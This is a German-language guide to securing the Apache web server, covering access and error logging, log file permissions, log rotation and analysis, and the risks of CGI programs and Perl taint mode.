Die Protokollierung von Zugriffen auf einen Webserver liefert einen wichtigen Beitrag zur Sicherheit des Webservers, da sich Angriffe dadurch in vielen Fällen erkennen und nachvollziehen lassen. Insbesondere trifft dies auf Versuche zu, durch ungewöhnliche URLs ein fehlerhaftes Verhalten des Webservers hervorzurufen. Beim Einsatz in einem Umfeld, das authentisierte und beschränkte Zugriffe über die HTTP-Schnittstelle verwendet, können diese Zugriffe in den Logdateien des Apache-Webservers protokolliert werden. Besonders interessant ist dies für Situationen, in denen über die HTTP-Schnittstelle Daten auf dem Webserver abgelegt werden.

2.5.1 Konfiguration des Loggings

Die einzige im Apache-Kern direkt realisierte Möglichkeit, eine Logdatei zu schreiben, ist das *ErrorLog*, das Fehlermeldungen, Warnungen und Debug-Meldungen bezüglich des Ablaufs des Apache-Webservers enthält. Diese Datei dient nicht dazu, die vom Webserver übertragenen Daten und beantworteten Requests zu protokollieren.

Die Konfiguration des *ErrorLog* Mechanismus erfolgt durch die Direktiven *ErrorLog* und *LogLevel*:

ErrorLog definiert, wohin die Logdaten geschrieben werden. Mögliche Ziele sind

- eine Datei (z. B. *ErrorLog /var/logs/httpd_err*),
- ein Kommando zur Weiterverarbeitung (z. B. *ErrorLog | rotatelogs /Pfad/zu/Logdateien/error_log 86400*),
- das Syslog (z. B. *ErrorLog syslog:local2*).

LogLevel bestimmt die Kritikalität (s. u.), ab der Fehlermeldungen des Apache-Webservers in das *ErrorLog* geschrieben werden.

Die Möglichkeit, das *ErrorLog* in das *Syslog* zu schreiben, besteht nur auf Systemen, die den Syslog-Mechanismus von Unix unterstützen. Eine genauere Beschreibung des Syslog-Mechanismus findet sich in der jeweiligen Manual-Page: unter SuSE Linux in *syslogd(8)*, unter Solaris 8 in *syslogd(1M)*.

Die folgende Tabelle gibt einen Überblick über die möglichen Abstufungen des *ErrorLog* Inhaltes:

Level	**Beschreibung**
emerg	Emergencies – das System ist unbenutzbar
alert	sehr kritische Fehlermeldung, sofortiger Eingriff notwendig
crit	kritische Fehlermeldungen
error	Fehlermeldungen
warn	Warnungen
notice	normale, aber eventuell wichtige Meldung
info	zu Informationszwecken
debug	relevant nur bei der aktiven Suche nach Fehlern

Die Online Dokumentation des Apache-Webservers empfiehlt, mindestens den *LogLevel crit* zu benutzen, so dass alle *Emergencies*, *Alerts* und *Critical Conditions* in das *ErrorLog* geschrieben werden.

Neben diesem *ErrorLog*, das nur auf die Erkennung von Fehlern und kritischen Systemzuständen der Serversoftware ausgerichtet ist, bietet der Apache-Webserver auch die Möglichkeit, die über die HTTP-Schnittstelle eingehenden Requests mit einer Vielzahl von Parametern zu protokollieren. Die Logging-Möglichkeiten des Apache-Webservers sind im Modul *mod_log_config* realisiert. Zwar gibt es bis zur Version 1.3 des Apache-Webservers noch zwei weitere Module, die ebenfalls das Protokollieren von HTTP-Requests erlauben, *mod_log_agent* und *mod_log_referer*, diese sind jedoch lediglich zur Erhaltung der Kompatibilität mit dem NCSA httpd Webserver vorhanden. Ihre Funktionalität ist auch bereits in der Version 1.3 in das Modul *mod_log_config* integriert. Die Online-Dokumentation des Apache-Webservers rät von der Benutzung dieser beiden Module ab.

Im Gegensatz zum *ErrorLog* kann die Protokollierung der einzelnen Zugriffe, wie sie in *mod_log_config* implementiert ist, nicht über den Syslog-Mechanismus erfolgen. Es ist lediglich möglich, direkt in eine Datei zu schreiben oder über eine *Pipe* ein externes Kommando zu starten.

mod_log_config implementiert drei Direktiven zur Konfiguration möglicher Logdateien:

LogFormat — Diese Direktive definiert ein sogenanntes Logformat. Dieser String legt fest, welche Parameter für jeden einzelnen vom Apache-Webserver bearbeiteten Request geloggt werden. Das Logformat kann anonym bleiben oder einen Namen erhalten.

TransferLog — öffnet eine Logdatei oder Pipe, in die entsprechend dem zuletzt definierten anonymen *LogFormat* Requests protokolliert werden.

CustomLog — kombiniert die Funktionen von *LogFormat* und *TransferLog*. Darüber hinaus lässt sich mit *CustomLog* eine bedingte Protokollierung konfigurieren: Die Protokollierung von Requests hängt vom Zustand von Umgebungsvariablen ab. Diese Umgebungsvariablen wiederum können in Abhängigkeit z. B. der einzelnen HTTP-Header des Requests gesetzt oder nicht gesetzt werden. Ebenfalls kann nach dem verwendeten Zugriffsprotokoll (z. B. HTTP/0.9), der verwendeten URL oder dem authentisierten Benutzer (sofern eine solche Authentisierung stattgefunden hat) differenziert werden.

mod_log_config protokolliert für jeden Request, den der Apache-Webserver bearbeitet, eine Zeile in jede Logdatei. Eventuell werden bestimmte Requests jedoch nicht protokolliert - dann nämlich, wenn nur eine bedingte Protokollierung mittels der Direktive *CustomLog* konfiguriert ist. Die Zeile enthält einzelne, durch Leerzeichen getrennte Felder. Welche Felder dabei in welcher Reihenfolge vorkommen, wird in den entsprechenden Formatdefinitionen für Logdateien beschrieben.

In der folgenden Liste sind einige Datenfelder aufgeführt, die protokolliert werden können:

- IP-Adresse des Clients,
- lokale IP-Adresse, an der dieser Request entgegengenommen wurde,
- Hostname des Clients,
- angeforderte URL,
- beliebige, aus dem HTTP-Header des Requests generierte Variablen, z. B. zur Browser-Identifikation,
- Server-Name, der den Request bearbeitet hat. Dies kann z. B. zur Unterscheidung virtueller Hosts benutzt werden.

Die Voreinstellung des Apache-Webservers ist es, Zugriffe im sogenannten *Common Log Format* zu protokollieren. Dabei werden protokolliert:

- Hostname des Clients,
- Name des Benutzers auf dem Client (sofern dieser durch den *identd* auf dem Client identifizierbar ist),
- Benutzername als Ergebnis des Authentisierungsprozesses,
- Zeit des Zugriffs,
- die erste Zeile des HTTP-Requests,
- Status des HTTP-Requests,
- Anzahl der übertragenen Bytes.

Eine Empfehlung darüber, welche Daten protokolliert werden sollten, lässt sich ganz allgemein nicht geben, da dies von der individuellen Konfiguration des Webservers abhängt, besonders wenn der Apache-Webserver um spezielle Module erweitert wird. Eine detaillierte Beschreibung der Protokollierungs-möglichkeiten findet sich in der Online-Dokumentation des Apache-Webservers in der Beschreibung des Moduls *mod_log_config.*

Ob Hostnamen symbolisch oder mit ihrer IP-Adresse protokolliert werden, hängt von der Konfiguration der Direktive *HostnameLookups* ab. Je nachdem,

ob diese Direktive auf *off*, *on* oder *double* eingestellt ist, wird bei einem HTTP-Request die IP-Adresse des Clients

- nicht durch einen DNS-Reverse-Lookup in einen symbolischen Hostnamen umgewandelt (*off*),
- durch einen DNS-Reverse-Lookup in einen symbolischen Hostnamen umgewandelt (*on*),
- das Ergebnis des DNS-Reverse-Lookup noch einmal durch eine DNS-Anfrage überprüft, ob dabei auch wirklich die aktuelle IP-Adresse des Clients geliefert wird (*double*).

Die Voreinstellung der Direktive *HostnameLookups* ist *off*. Dies verringert die Serverbelastung und erlaubt schnellere Antwortzeiten, da der Webserver nicht auf das Resultat der DNS-Anfrage warten muss. Wird der komplette Server so konfiguriert, dass er keine DNS-Anfragen durchführen muss, lässt sich außerdem der Rechner, auf dem der Apache-Webserver abläuft, stärker abschotten. DNS-Anfragen werden eventuell noch beim Einlesen der Konfigurationsdatei sowie beim Zugriff auf Dateien gemacht, die über *mod_access* geschützt sind.

Der Nutzen, den aufgelöste Hostnamen in einer Logdatei bringen, hängt stark von der jeweiligen Einsatzsituation des Apache-Webservers ab:

Die Mehrzahl der Zugriffe auf einen reinen Internet Server geschieht heutzutage über Internet Service Provider (ISP), die ihren Kunden eine Einwahl ins Internet über das Telefonnetz ermöglichen. Im Regelfall erhalten die Rechner dieser Kunden eine IP-Adresse für die Dauer der Einwahl dynamisch zugewiesen. Ein *Reverse-Lookup* dieser Adresse führt oft zu einem symbolischen Namen, an dem sich nur ablesen lässt, dass der Rechner über den jeweiligen ISP im Internet eingewählt war. Oft gibt es jedoch gerade für diese Art von Rechnern keine Reverse-Einträge in einem DNS-Server.

Für einen Intranet-Webserver ist die direkte Auflösung der IP-Adressen in symbolische Hostnamen dagegen notwendig, wenn die IP-Adressen des Intranets über DHCP vergeben werden. Dann lässt sich der einzelne Rechner nur während der Gültigkeit der durch DHCP erfolgten Zuweisung anhand dieser IP-Adresse identifizieren. Länger gültig ist nur die Identifizierung anhand des symbolischen Rechnernamens, der meist fest bleibt.

Im Umfeld der Protokollierung von Benutzerzugriffen ist noch ein weiteres Apache-Modul von Bedeutung: *mod_usertrack*. Dieses Modul gestattet die Verfolgung der "Spur" eines Benutzers durch einen Webserver, aus der sich erkennen lässt, welche Seiten in welcher Reihenfolge und in welchem Zeitabstand von einem Benutzer angefordert wurden. Im Englischen wird für diese Daten der Begriff *Clickstream* benutzt. Dabei bleibt der Benutzer anonym,

soweit seine Identität sich nicht aus anderen Daten (IP-Adresse seines Rechners, eine von ihm vorgenommene Authentisierung der Website gegenüber) ergibt. Da es sich bei HTTP um ein verbindungsloses Protokoll handelt und Anfragen eines Browsers oft über Proxy-Server geleitet werden, ist eine direkte Rekonstruktion der *Clickstream*-Daten aus den Daten, die einem Webserver zur Verfügung stehen, nicht möglich. Um die Daten dennoch zu erhalten, benutzt *mod_usertrack* Cookies. Beim ersten Zugriff eines Browser auf den Webserver erhält der Browser einen Cookie, der bei künftigen Requests an den Webserver zurückgesandt wird.

Die Benutzung des Moduls *mod_usertrack* geschieht durch die Direktive *CookieTracking On*, die das Setzen eines solchen Cookies für den gesamten Webserver - oder Teilbereiche davon - aktiviert. Wie lange ein Cookie gültig bleibt, hängt von der Einstellung *CookieExpire* ab. In der Voreinstellung verbleibt ein Cookie nur bis zur Beendigung des Browsers auf dem Client, so dass keine Verfolgung des Benutzerverhaltens über einzelne Browser-Sitzungen hinaus möglich ist. Dies lässt sich jedoch ändern, indem die Gültigkeitsdauer des Cookies heraufgesetzt wird.

Das Modul *mod_usertrack* kümmert sich nur um das Setzen des Cookies. Um eine Datei mit den wirklichen Protokolldaten zu erhalten, muss zusätzlich in der Konfigurationsdatei das Protokollieren der Umgebungsvariablen *cookie* aktiviert sein, etwa durch

```
CustomLog logs/clicks "%{cookie}n %r %t"
```

Ob ein Browser nun das Setzen der Cookies zulässt oder nicht, ist für den Zugriff auf die Ressourcen des Webservers gleichgültig. Auch bei aktiviertem *CookieTracking* zwingt der Apache-Webserver den Client nicht dazu, die Cookies zuzulassen, um Zugriff auf die Webseiten zu erhalten. Die Verwendung des Moduls *mod_usertrack* zur obligatorischen Überwachung der einzelnen von einem Benutzer angeforderten Seiten ist damit nicht möglich, da der Mechanismus vom Benutzer ausgeschaltet werden kann.

2.5.2 Sicherheitsaspekte des Logging-Mechanismus

Unter Unix öffnet der Vaterprozess des Apache-Webservers die Logdateien und übergibt entsprechende Filehandles an seine Kindprozesse. Das Schreiben in diese Protokolldatei geschieht damit unter *root*-Berechtigungen.

Lokale Benutzer dürfen keine Schreibberechtigung auf die Logdateien haben, um zu verhindern, dass Logeinträge unbefugt überschrieben werden. Der Apache-Webserver kann zwar die Protokollierung in mehrere Logdateien vornehmen, so dass es durchaus Logdateien des Apache-Webservers geben kann, deren Inhalt für die Systemsicherheit nicht von Belang ist. Auch für diese

Logdateien gilt jedoch, dass sie nie in Verzeichnissen abgelegt werden dürfen, auf die ein anderer Benutzer als *root* Schreibzugriff hat. Ansonsten wäre es diesem Benutzer möglich, dort eine Logdatei zu löschen und sie durch einen symbolischen Link auf eine wichtige Systemdatei zu ersetzen. Beim nächsten Neustart des Apache-Webservers würde dieser (über den symbolischen Link) die Systemdatei überschreiben.

Werden die Protokolldaten vom Apache-Webserver nicht direkt in eine Datei geschrieben, sondern statt dessen über eine Pipe an ein externes Programm weitergereicht, so läuft dieses Kommando ebenfalls unter *root*-Berechtigungen. Bei der Auswahl oder Programmierung solcher Programme muss daher besondere Sorgfalt angewandt werden.

In der Voreinstellung der Apache-Installation werden die Protokolldateien für jeden lokalen Benutzer lesbar angelegt. Unter Windows NT haben sogar alle lokalen Benutzer Vollzugriff, weshalb eine Absicherung der Zugriffsrechte (vgl. Abschnitt 4.1) für die Installation des Apache-Webservers unter Windows NT zwingend ist. Je nach Einsatzsituation des Webservers kann der lesende Zugriff aller lokalen Benutzer unerwünscht sein, da sich in den Logdateien unter Umständen sensitive Informationen befinden können. Werden jedoch von mehreren lokalen Benutzern Webinhalte in den Server eingestellt oder werden verschiedene virtuelle Hosts auf einem Webserver betrieben, so besteht eventuell der Wunsch, die jeweils relevanten Teile der Protokolldaten den einzelnen lokalen Benutzern zur Verfügung zu stellen.

Zur Lösung dieses Problems gibt es prinzipiell zwei Möglichkeiten:

1. Es werden über den in *mod_log_config* bereitgestellten Mechanismus zum bedingten Logging verschiedene Logdateien angelegt, in die jeweils nur die Zugriffsdaten der einzelnen Benutzer bzw. virtuellen Hosts protokolliert werden. Für die verschiedenen Logdateien müssen dann natürlich entsprechend restriktive Zugriffsrechte vergeben werden.
2. Es wird weiterhin in eine zentrale Datei geloggt, jedoch für jeden Zugriff zusätzlich protokolliert, auf welches Server-Verzeichnis bzw. auf welchen virtuellen Host sich der Zugriff bezog. Die Inhalte der zentralen Logdatei werden von einem periodisch ablaufenden Programm, das unter *root*-Rechten läuft, auf dezentrale Logdateien, die den einzelnen Benutzern gehören, verteilt. Allen lokalen Benutzern wird der Lesezugriff auf die zentrale Logdatei des Apache-Webservers entzogen.

Die erste Lösung erlaubt allen lokalen Benutzern eine zeitnahe Einsicht in die Protokolldateien, ist jedoch komplexer zu konfigurieren und erfordert einen höheren Aufwand an Rechenzeit auf dem Webserver. Ein weiteres Problem stellt die eventuell hohe Anzahl an Logdateien dar, die der Apache-Webserver

offen halten muss. Die Anzahl der offenen Deskriptoren (Filehandles), die ein Prozess verwalten kann, ist auf den meisten Betriebssystemen begrenzt.

Im Normalfall empfiehlt sich daher die zweite Lösung. Die Apache-Distribution enthält bereits ein Programm (*split-log*), das zur Verteilung der Protokollierungsdaten auf Logdateien für einzelne virtuelle Hosts eingesetzt werden kann. Die Zeitverzögerung, die sich aus dieser Lösung ergibt, ist meist nicht relevant für die Sicherheit des Systems, da dies eine zentrale Aufgabe ist, die vom Betreiber des Webservers und den jeweils zuständigen Administratoren wahrgenommen wird.

Bei der Protokollierung von Zugriffsdaten sollten auch Überlegungen des Datenschutzes einbezogen werden. Der Datenschutzbeauftragte und der Personal- bzw. Betriebsrat sollten bei der Planung beteiligt werden.

2.5.3 Archivieren von Logdateien

Da der Apache-Webserver in die einmal geöffneten Logdateien solange Inhalte schreibt, bis der Vaterprozess ein entsprechendes Signal erhält (sei es zum Neustart oder zum Stop des Servers), wachsen diese Dateien immer weiter an. Um in periodischen Abständen neue Protokolldateien für die Zugangsdaten anzulegen, bieten sich drei verschiedene Lösungen an:

1. Der Apache-Webserver wird periodisch beendet, die Logdateien werden zur Archivierung in ein anderes Verzeichnis verschoben oder umbenannt. Danach wird der Apache-Webserver neu gestartet. Der Webserver steht dabei für die Dauer des Verschiebens der Logdateien nicht zur Verfügung.
2. Eine bessere Möglichkeit besteht darin, die Logdateien umzubenennen, und dann den Apache-Webserver neu zu starten (z. B. über das Kommando *apachectl restart* oder über das Kommando *apachectl graceful*). Nach dem Neustart des Apache-Webservers werden neue Logdateien (unter den in der Apache-Konfigurationsdatei angegebenen Namen) angelegt, und die im ersten Schritt umbenannten Logdateien können weiterverarbeitet werden. Diese Weiterverarbeitung darf allerdings nicht direkt erfolgen, sondern erst dann, wenn alle Apache-Kindprozesse, die noch in die alte Logdatei schreiben, beendet sind. Dies erfolgt bei einem normalen Server-Restart (*apachectl restart*) relativ schnell, da der Apache-Webserver alle Kind-Prozesse ohne Rücksicht auf bestehende HTTP-Verbindungen sofort beendet. Bei einem "graceful restart" (*apachectl graceful*) kann dies dagegen mehrere Minuten dauern, da alle Kindprozesse zunächst die Bearbeitung aller aktuellen HTTP-Anfragen abschließen.

3. Die Protokollierung der Daten erfolgt über eine Pipe in ein externes Kommando, das sich um das Rotieren und Archivieren von Protokolldateien kümmert.

Die dritte Lösung lässt sich durch das in der Apache-Distribution enthaltene Programm *rotatelogs* realisieren. Wird das Logging etwa mit

```
TransferLog "|rotatelogs /pfad/zu/access_log 86400"
```

konfiguriert, so schreibt *rotatelogs* alle Protokolldaten in eine Datei, deren Namen sich aus dem Präfix *access_log* und der aktuellen Systemzeit zusammensetzt. Alle 24 Stunden (=86400 Sekunden) wird eine neue Logdatei angelegt.

Eine weitergehende Konfiguration erlaubt das Programm *cronolog* von Andrew Ford, das sich unter der URL

http://www. cronolog.org

in einer Quellcode-Distribution für Unix und einer Binär-Distribution für Windows findet. Ein entsprechendes Apache Modul befindet sich derzeit im Beta-Stadium. *cronolog* erlaubt es, die Dateien, in die protokolliert wird, mit "für Menschen lesbaren" Datums- und Zeitangaben zu versehen. Außerdem orientiert sich *cronolog* bei der Bündelung der Protokolldaten nicht am Startzeitpunkt des Servers, sondern am Kalender. So sind Logdateien möglich, die die Zugriffsdaten eines Tages oder einer Woche enthalten.

Da *cronolog* ein externes Programm ist, das im Sicherheitskontext des Benutzers *root* ausgeführt wird (genauer des Benutzerkontos, unter dem der Apache-Webserver läuft), gilt für die Beschaffung der *cronolog* Software im Prinzip das Gleiche, wie für den Apache-Webserver selbst.

Unterbleibt ein regelmäßiges Rotieren der Logdateien, so kann es unter Umständen zu einem Denial-of-Service kommen, wenn der Server aus irgend einem Grund neu gestartet werden muss. In gewissen Konfigurationen kann es nämlich zu Problemen kommen, wenn die Protokolldateien eine bestimmte Größe überschritten haben und danach vom Server beim Start neu geöffnet werden müssen. Der Webserver kann in diesem Fall nicht starten, bevor die zu große Datei nicht umbenannt, gelöscht, oder verkleinert wurde.

2.5.4 Auswerten von Logdateien

Das vom Apache-Server angelegte *ErrorLog* ist für die Systemsicherheit von besonderer Bedeutung, da hier Probleme und Fehlermeldungen des Apache-Servers protokolliert werden. Diese lassen Rückschlüsse auf die Verfügbarkeit des Servers, erfolgte Neustarts, Probleme beim Einlesen der Konfigurationsdateien und ähnliches zu.

Eine Protokollierung von Zugriffsdaten sollte aus Sicherheitsgründen ebenfalls vorgenommen werden, selbst wenn eine Auswertung im Sinne einer Zugriffsstatistik nicht geplant ist: Wenn ein externer Angreifer versucht, unbefugten Zugriff auf einen Webserver zu erlangen, indem er auf der Ebene des HTTP–Protokolls operiert, so lassen sich diese Zugriffsversuche meist im Zugangsprotokoll des Webservers identifizieren.

Ein bekanntes Werkzeug zur statistischen Auswertung der Logdateien stellt das Programm *Analog* von Stephen Turner zur Verfügung. *Analog* lässt sich auf den verbreiteten Unix-Plattformen leicht kompilieren, auf der Homepage von *Analog* (*http://www.analog.cx*) gibt es auch bereits kompilierte Binär-installationen, u. a. auch für Windows NT.

Analog dient zur Analyse der vom Apache-Webserver erzeugten Logdateien. *Analog* ist ein vom Apache-Webserver völlig unabhängiges Programm. Es wird entweder manuell von einem Benutzer gestartet oder periodisch zur Analyse der Logdateien über den *Cron*-Mechanismus aufgerufen. Speziell läuft *Analog* nicht im Benutzerkontext des Webservers. Die Analyseergebnisse von *Analog* werden in einer HTML-Datei abgelegt. *Analog* kann eine Vielzahl verschiedener Reporttypen generieren, die sich in Bezug auf Umfang und Darstellung weitgehend konfigurieren lassen.

Eine ganze Reihe von Versuchen, Webserver anzugreifen, spiegeln sich im sogenannten *Failure Report* wider, in dem *Analog* fehlgeschlagene HTTP-Requests zusammenfasst. Dabei kann es sich z. B. um Versuche handeln, bestimmte CGI-Skripte aufzurufen, die auf Webservern häufig eingesetzt werden und von denen bekannt ist, dass sie Sicherheitslücken enthalten. Ebenfalls verbreitet sind Versuche, mit vordergründig unsinnigen URLs den Webserver direkt anzugreifen. Ältere Apache-Versionen waren z. B. anfällig für URLs, die aus sehr vielen "/" Zeichen bestanden, und Bugs in Microsofts *Internet Information Server* (IIS) wurden bereits ebenfalls durch URLs einer bestimmten Form ausgelöst.

Auch Unregelmäßigkeiten in der statistischen Verteilung der Zugriffe auf eine Website können ein Hinweis auf Angriffsversuche sein. Was "Unregelmäßig-keiten" sind, lässt sich dabei nicht genau definieren. Viele Websites weisen z. B. in ihren Übersichtsstatistiken eine wöchentliche Periodik auf, die sich recht genau wiederholt. Eine Abweichung von dieser Periodik oder eine plötzliche Zunahme der geloggten Datenmenge kann ebenso ein Hinweis auf Angriffsversuche sein, wie die Zunahme von Zugriffen auf nicht existierende Dokumente.

Neben der statistischen Auswertung von Logdateien kann - etwa im Fall eines vermuteten Einbruchsversuchs - die manuelle Analyse der Logdateien sinnvoll sein. Eine solche lässt sich unter Unix durch Einsatz der üblichen

Kommandozeilenwerkzeuge (etwa *grep* zum Durchsuchen von Dateien nach bestimmten Strings, *sort* zum Sortieren nach bestimmten Feldern, etc.) oder durch einfache Skripten zur Suche nach bestimmten Auffälligkeiten, Hostnamen, etc. durchführen.

Eine aktuelle Warnmeldung in diesem Zusammenhang bezieht sich auf die Interpretation von Kontrollzeichen innerhalb von Apache-Logdateien durch solche Programme. Werden HTTP-Requests an den Webserver gesandt, die ASCII-Kontrollzeichen, wie z. B. Carriage Return, enthalten, so werden diese Kontrollzeichen auch - völlig korrekt - vom Apache-Webserver in die Protokolldatei geschrieben. Bei der Anzeige der Protokolldatei werden von einigen Unix-Werkzeugen (z. B. *grep*, *cat*, *more* unter Solaris 8 und SuSE Linux) diese Kontrollzeichen jedoch interpretiert, so dass sich hierdurch Teile der Protokolleinträge "verstecken" lassen. Einige andere Unix-Programme, etwa *less* oder auch die gebräuchlichen Editoren, zeigen diese Kontrollzeichen in symbolischer Form an, ohne sie zu interpretieren. Auch Programme zur automatischen Interpretation von Logdateien sind hiervon im Regelfall nicht betroffen, da die Steuerzeichen nur dann wirksam werden, wenn sie bewusst als solche interpretiert werden. Eine solche Interpretation wird z. B. vom Terminalemulator *xterm* vorgenommen, was das Verhalten der Programme *grep*, *cat*, etc. erklärt, wenn sie diesen Terminalemulator zur Ausgabe nutzen.

3 Sicherheitsaspekte des Apache-Webservers im speziellen Einsatz

In diesem Kapitel werden die sicherheitsrelevanten Aspekte zusammengefasst, die nicht auf allen Servern eingesetzt werden und somit bei der Betrachtung eines einzelnen Servers nur zum Teil relevant sind. Die Aufgliederung nach einzelnen Funktionen bzw. Einsatzszenarien soll dem Leser helfen zu entscheiden, ob einer der Abschnitte dieses Kapitels für ihn relevant ist oder nicht.

3.1 Start externer Programme durch den Apache-Webserver

Neben der prinzipiellen Funktion des Apache-Webservers, HTML-Dateien aus dem Dateisystem des Rechners auszuliefern, verfügt der Webserver auch über die Möglichkeit, auszuliefernde Daten dynamisch durch den Aufruf externer Programme zu erzeugen. Die Verwendung solcher extern gestarteter Programme (bzw. der von diesen Programmen erzeugten Daten) ermöglicht eine Vielzahl von Anwendungen, die allein mit dem Apache-Webserver nicht zu realisieren wären. Beispiele sind eine serverbasierte Volltextsuche, Datenbankabfragen über eine Webschnittstelle, Gästebücher und andere Benutzerforen.

Der Aufruf externer Programme durch den Apache-Webserver ist durch eine Reihe unterschiedlicher Mechanismen möglich. Die folgenden Möglichkeiten bestehen im Rahmen der in der Quelltext-Distribution des Apache-Webservers selbst enthaltenen Module.

- *Server-Side-Includes* gestatten es, in gewöhnlichen HTML-Dateien fest definierte Kommandos zu verwenden, die vom Webserver vor der Auslieferung der Datei an den Client bearbeitet und durch das Ergebnis des entsprechenden Kommandos ersetzt werden.
- Bei *CGI (Common Gateway Interface)* handelt es sich um eine definierte Schnittstelle, die der Übergabe von Daten zwischen einem Webserver und einem vom Webserver aufgerufenen Programm dient.
- Die *ISAPI* Schnittstelle dient ebenfalls dem Aufruf externer Programme durch den Webserver, steht jedoch nur unter Windows zur Verfügung.

Technisch realisiert sind diese Möglichkeiten durch entsprechende Apache-Module, die sogenannte *Handler* definieren. So realisiert das Modul *mod_cgi* einen *Handler*, der die Verarbeitung von CGI-Skripten wahrnimmt und der über die Konfigurationsdatei des Apache-Webservers bestimmten Dateien zugeordnet werden kann.

Weitere Mechanismen zum Start externer Programme durch den Apache-Webserver können durch das Laden zusätzlicher Module im Apache-Webserver aktiviert werden. Beispiele dafür sind

- *mod_isapi*
- *mod_fastcgi*

Bevor die einzelnen Mechanismen zum Start externer Programme genauer beschrieben werden, werden im nächsten Abschnitt die prinzipiellen Sicherheitsprobleme behandelt, die sich aus dem Start externer Programme durch den Webserver ergeben.

3.1.1 Sicherheitsaspekte beim Einsatz externer Programme

Externe Programme, die durch den Webserver gestartet werden, ermöglichen die Verarbeitung von Daten, die dem Webserver über die Webschnittstelle übergeben wurden. Oft unterscheiden sich diese externen Programme in für die Systemsicherheit wichtigen Randbedingungen stark von sonstiger im Serverumfeld eingesetzter Software:

- Durch den Webserver gestartete Programme sind oft schnell entwickelte Lösungen für ein spezielles Anwendungsproblem.
- Die einzelnen Programme sind oft nicht so weit verbreitet und über Jahre ausgetestet.
- Die Programme wurden oft nicht mit dem gleichen Know-How und Sicherheitsbewusstsein implementiert wie Serversoftware.

Natürlich lassen sich solche Aussagen nicht generalisieren, aber die Erfahrungen mit CGI-Skripten zeigen, dass bei solchen externen Programmen oft gravierende Sicherheitsmängel bestehen.

Eines der Hauptsicherheitsprobleme bei der Verwendung von externen Programmen aus dem Webserver heraus ist die Verarbeitung von Benutzereingaben durch diese Programme. So werden externe Programme mit Parametern gestartet, die z. B.

- vom Benutzer in ein HTML-Formular eingegeben werden,
- das Resultat eines innerhalb des Clients ablaufenden Skripts sind oder
- aus der vom Client angeforderten URL berechnet werden.

Auch Daten, die im Normalfall nicht aus einer Benutzereingabe stammen, können in einigen Fällen durch Benutzer oder entsprechende Clientsoftware manipuliert werden. Beispiele hierfür sind alle Daten, die vom Webserver zur Realisierung eines Session-Mechanismus verwendet werden, wie

- Cookies,
- in die Links einer ausgelieferten HTML-Seite kodierte Daten (so kann z. B. jeder Link auf einer Webseite mit einer Session-ID enden),
- Inhalte sogenannter *hidden input fields*. (Dies sind Formularfelder in einem HTML-Formular, die bereits vom Webserver ausgefüllt wurden und im Browser nicht angezeigt werden.)

Im Normalfall wird der Server hier einfach die Daten zurück erhalten, die er im Rahmen einer vorherigen HTTP-Anforderung an den Client gesandt hat. Niemand hindert einen Client jedoch daran, diese Daten zu manipulieren oder einfach Daten eines ähnlichen Inhaltes zu senden, ohne vorher Daten dieser Art vom Server erhalten zu haben.

Aus der Verarbeitung von Daten des Webclients durch auf dem Server laufende Programme ergeben sich zwei Typen von Risiken (die Übergänge zwischen den Typen sind fließend):

1. Ein Angreifer kann an die serverseitige Software Daten senden, die bereits von der Syntax her "nicht den Erwartungen entspricht", so dass die Software abstürzt, andere lokale Programme startet oder sich in anderer Weise gänzlich unvorhergesehen verhält.
2. Ein Angreifer kann an die serverseitige Software Daten senden, die zwar von der Syntax her "den Erwartungen entspricht", so dass die Software diese Daten in einem oberflächlichen Sinne korrekt verarbeiten kann, das Ergebnis jedoch nicht den Intentionen des Betreibers der Webseite entspricht.

In die erste Kategorie fallen z. B. sogenannte *Buffer Overflows*, bei denen innerhalb der übertragenen Daten an Stellen, an denen die serverseitige Software nur Zeichenketten einer definierten Maximallänge erwartet, Zeichenketten gesendet werden, die diese Maximallänge überschreiten.

Ein Beispiel der zweiten Kategorie wäre z. B. der Versuch, eine in einem Cookie oder einem *hidden input field* kodierte Session-ID zu erraten und auf diese Weise eine bestehende Session zwischen einem Client und der Webserver-Applikation zu übernehmen oder zu stören. In extremen Fällen kodiert die Applikation nicht nur eine Session-ID sondern sogar ganze Session-Datensätze in URLs, Cookies oder *hidden input fields*. In diesen Fällen kann der Client natürlich die ihm vom Webserver übergebenen Daten vor der Antwort manipulieren.

Zur Vermeidung dieser Risiken muss bei der Programmierung jeder Art von serverseitiger Software besondere Sorgfalt angewandt werden. Auch die Auswahl und Installation solcher Software muss entsprechend sorgfältig erfolgen.

Einige Programmiersprachen verfügen über Mechanismen, die die Vermeidung von Risiken der ersten Kategorie unterstützen. Exemplarisch sei hier der *Taint-Modus* der Programmiersprache Perl genannt, auf den im Folgenden näher eingegangen wird. Andere Beispiele für solche Mechanismen gibt es in der Programmiersprache PHP (PHP Hypertext Preprocessor), die sich sowohl zur Programmierung von CGI-Skripten als auch zur Programmierung im Kontext des Apache-Servers selbst verwenden lässt. Auf die Möglichkeiten, die PHP zur Absicherung bietet, wird detaillierter in Abschnitt 3.2.2.3 eingegangen.

Um Perl im Taint-Modus zu verwenden, wird der Perl-Interpreter mit dem speziellen Kommandozeilenparameter *–T* gestartet. Der Taint-Modus bewirkt, dass alle Benutzereingaben, die dem CGI–Skript übergeben werden, vom Perl-Interpreter gesondert behandelt werden: Diese Variablen sind *tainted* (engl. *taint* heisst Makel, Fehler). Variablen, die *tainted* sind, dürfen nicht in "gefährlichen Operationen" benutzt werden. Wird eine solche Operation im Perl-Skript versucht, bricht der Perl-Interpreter die Ausführung des Skriptes vor der entsprechenden Operation ab.

Gefährliche Operationen im Sinne von Perls Taint-Modus sind u. a.:

- Aufrufe von externen Programmen über die Funktionen *system()* oder *open()*
- Aufrufe der Funktion *open()* zum Schreiben
- Aufrufe der Funktionen *unlink()* und *rename()*

Die Ausführung einer solchen Operation mit Daten, die aus einer Benutzereingabe (Webschnittstelle!) stammen, stellt ein inhärentes Risiko dar, da damit beliebige Programme gestartet oder Dateien gelöscht werden können.

Der *tainted* Status einer Variablen pflanzt sich dabei bei Operationen und Zuweisungen an andere Variablen fort: Jede Variable, in deren Berechnung eine *tainted* Variable eingeht, ist selbst wieder *tainted*. Eine Ausnahme dieser Regel gilt nur für reguläre Ausdrücke: Ergibt sich eine Variable als Ergebnis eines Matchings eines regulären Ausdrucks auf einer *tainted* Variablen, so ist die entstehende Variable nicht mehr *tainted*.

